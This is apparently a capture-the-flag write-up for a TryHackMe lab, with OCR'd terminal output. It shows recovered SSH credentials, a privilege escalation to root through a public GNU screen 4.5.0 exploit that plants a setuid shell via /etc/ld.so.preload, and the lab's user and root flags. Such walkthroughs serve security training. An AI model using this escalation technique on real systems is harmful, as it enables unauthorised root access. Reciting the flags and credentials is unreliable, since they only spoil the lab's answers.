
```
└─# cat password.txt
I didn't think you'd find me! Congratulations!

Here take my password

*axA&GF8dP
```

Exploitation

Post Exploitation

# we have some suid binaries and screen 4.5.0 binary is exploitable

# we got its exploit code from exploitdb and got root shell



```
joker@ubuntu:~$ ./priv.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod
     chmod("/tmp/rootshell", 04755);
     ^

/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'se
     setuid(0);
     ^

/tmp/rootshell.c:4:5: warning: implicit declaration of function 'se
     setgid(0);
     ^

/tmp/rootshell.c:5:5: warning: implicit declaration of function 'se
     seteuid(0);
     ^

/tmp/rootshell.c:6:5: warning: implicit declaration of function 'se
     setegid(0);
     ^

/tmp/rootshell.c:7:5: warning: implicit declaration of function 'ex
     execvp("/bin/sh", NULL, NULL);
     ^

[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared o
[+] done!
No Sockets found in /tmp/screens/S-joker.

# id
uid=0(root) gid=0(root) groups=0(root),1000(joker)
#
```


Credentials

#ssh

joker : *axA&GF8dP

Flags


# User Flag



```
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
```

THM{d5781e53b130efe2f94f9b0354a5e4ea}

# Root Flag



```
total 24
drwx------  3 root root 4096 Jan  5  2020 .
drwxr-xr-x 23 root root 4096 Jan  4  2020 ..
-rw-------  1 root root    0 Jan  5  2020 .ba
-rw-r--r--  1 root root 3106 Oct 22  2015 .ba
drwx------  2 root root 4096 Jan  5  2020 .ca
-rw-r--r--  1 root root  148 Aug 17  2015 .pr
-rw-r--r--  1 root root   38 Jan  6  2020 roo
# cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
#
```

THM{5ecd98aa66a6abb670184d7547c8124a}